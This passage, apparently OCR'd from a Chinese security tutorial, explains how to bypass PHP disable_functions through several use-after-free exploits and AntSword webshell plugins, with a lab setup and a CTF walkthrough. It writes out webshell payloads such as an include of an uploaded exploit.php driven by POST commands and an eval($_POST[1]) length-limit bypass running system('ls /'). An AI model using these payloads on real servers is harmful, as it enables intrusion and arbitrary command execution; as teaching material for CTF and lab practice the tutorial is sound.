
将修改后的利用脚本 exploit.php 上传到目标主机有权限的目录中：




然后将 exploit.php 包含进来并使用 POST 方法提供你想要执行的命令即可：


```
/?Ginkgo=aW5jbHVkZSgiL3Zhci90bXAvZXhwbG9pdC5waHAiKTs=


POST: whoami=ls /
```

如下图所示，成功执行命令：



在蚁剑中有该绕过 disable_functions 的插件：





点击开始按钮后，成功之后会创建一个新的虚拟终端，在这个新的虚拟终端中即可执行命令了。

利用 Backtrace UAF

使用条件：

- Linux 操作系统
- PHP 版本
    - 7.0 – all versions to date
    - 7.1 – all versions to date
    - 7.2 – all versions to date
    - 7.3 <7.3.15 (released 20 Feb 2020)
    - 7.4 <7.4.3 (released 20 Feb 2020)

原理简述

该漏洞利用在 debug_backtrace() 函数中使用了两年的一个 bug 。我们可以诱使它返回对已被破坏的变量的引用，从而导致释放后使用漏洞。

利用脚本： https://github.com/mm0r1/exploits/tree/master/php7-backtrace-bypass

利用方法

利用方法和 GC UAF 绕过 disable_functions 相同。下载利用脚本后先对脚本像上面那样进行修改，然后将修改后的利用脚本上传到目标主机上，如果是 web 目录则直接传参执行命令，如果是其他有权限的目录，则将脚本包含进来再传参执行命令。

利用 Json Serializer UAF

使用条件：

- Linux 操作系统

- PHP 版本
    - 7.1 – all versions to date
    - 7.2 <7.2.19 (released: 30 May 2019)
    - 7.3 <7.3.6 (released: 30 May 2019)

原理简述

此漏洞利用 json 序列化程序中的释放后使用 漏洞 ，利用 json 序列化程序中的堆溢出触发，以绕过 `disable_functions` 和执行系统命令。尽管不能保证成功，但它应该相当可靠的在所有服务器 api 上使用。

利用脚本： https://github.com/mm0r1/exploits/tree/master/php-json-bypass


利用方法

利用方法和其他的 UAF 绕过 disable_functions 相同。下载利用脚本后先对脚本像上面那样进行修改，然后将修改后的利用脚本上传到目标主机上，如果是 web 目录则直接传参执行命令，如果是其他有权限的目录，则将脚本包含进来再传参执行命令。


我们利用 AntSword-Labs 项目来搭建环境：

```
git clone https://github.com/AntSwordProject/AntSword-Labs.git
cd AntSword-Labs/bypass_disable_functions/6
docker-compose up -d
```

搭建完成后访问 http://your-ip:18080：



拿到 shell 后无法执行命令：



查看 phpinfo 确定是设置了 disable_functions：

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system,putenv	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system,putenv


首先我们下载利用脚本： https://github.com/mm0r1/exploits/tree/master/php-json-bypass


下载后，像之前那样对脚本稍作修改：

将脚本像之前那样上传到有权限的目录（/var/tmp/exploit.php）后包含执行即可：


```
/?ant=include("/var/tmp/exploit.php");
POST: whoami=ls /
```

如下图所示，成功执行命令：





在蚁剑中有也该绕过 disable_functions 的插件：



点击开始按钮后，成功之后会创建一个新的虚拟终端，在这个新的虚拟终端中即可执行命令了。

利用 SplDoublyLinkedList UAC

使用条件：

- PHP 版本
  - PHP v7.4.10 及其之前版本
  - PHP v8.0（Alpha）

引用官方的一句话，你细品：“PHP 5.3.0 to PHP 8.0 (alpha) are vulnerable, that

is every PHP version since the creation of the class. The given exploit works for PHP7.x only, due to changes in internal PHP structures."

原理简述

2020 年 9 月 20 号有人在 bugs.php.net 上发布了一个新的 UAF BUG ，报告人已经写出了 bypass disabled functions 的利用脚本并且私发了给官方，不过官方似乎还没有修复，原因不明。


PHP 的 SplDoublyLinkedList 双向链表库中存在一个用后释放漏洞，该漏洞将允许攻击者通过运行 PHP 代码来转义 disable_functions 限制函数。在该漏洞的帮助下，远程攻击者将能够实现 PHP 沙箱逃逸，并执行任意代码。更准确地来说，成功利用该漏洞后，攻击者将能够绕过 PHP 的某些限制，例如 disable_functions 和 safe_mode 等等。

详情请看： https://www.freebuf.com/articles/web/251017.html

利用方法

我们通过这道题 [2020 第一届 BMZCTF 公开赛]ezphp 来演示一下利用 SplDoublyLinkedList UAC 来绕过 disable_functions 的具体方法。


进入题目，给出源码：




可知，我们传入的 payload 长度不能大于 25，我们可以用以下方法来绕过长度限制：

```
a=eval($_POST[1]);&1=system('ls /');
```


发现没反应：


www.bmzclub.cn:20763
不安全 | bmzclub.cn:20763
<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25){
die();
}else{
eval($cmd);
}
Elements Console Sources Network Performance Memory Application Lighthouse HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME
URL
http://www.bmzclub.cn:20763/
Enable POST
enctype
application/x-www-form-urlencoded
ADD HEADER
Body
a=eval($_POST[1]);&1=system('ls /');
Console What's New


直接连接蚁剑：



中国蚁剑
AntSword 编辑 窗口 调试
设置
数据管理 (4)
URL地址
IP地
http://www.bmzclub.cn:20763/inc 106.7
http://72e45a85-04ec-4773-9d67- 111.7
http://39.101.219.210/hello.php 39.10
http://172.26.58.26:8066/index.pl 172.2
编辑数据（http://www.bmzclub.cn:20763/index.php）
保存 清空 测试连接
基础配置
请求信息
Header Body
#1
Name
Value
HTTP BODY
#1
Name a
Value eval($_POST[1]);
其他设置
分类目录 (1)
添加 重命名 删除
默认分类

连接成功后依然是没法执行命令：



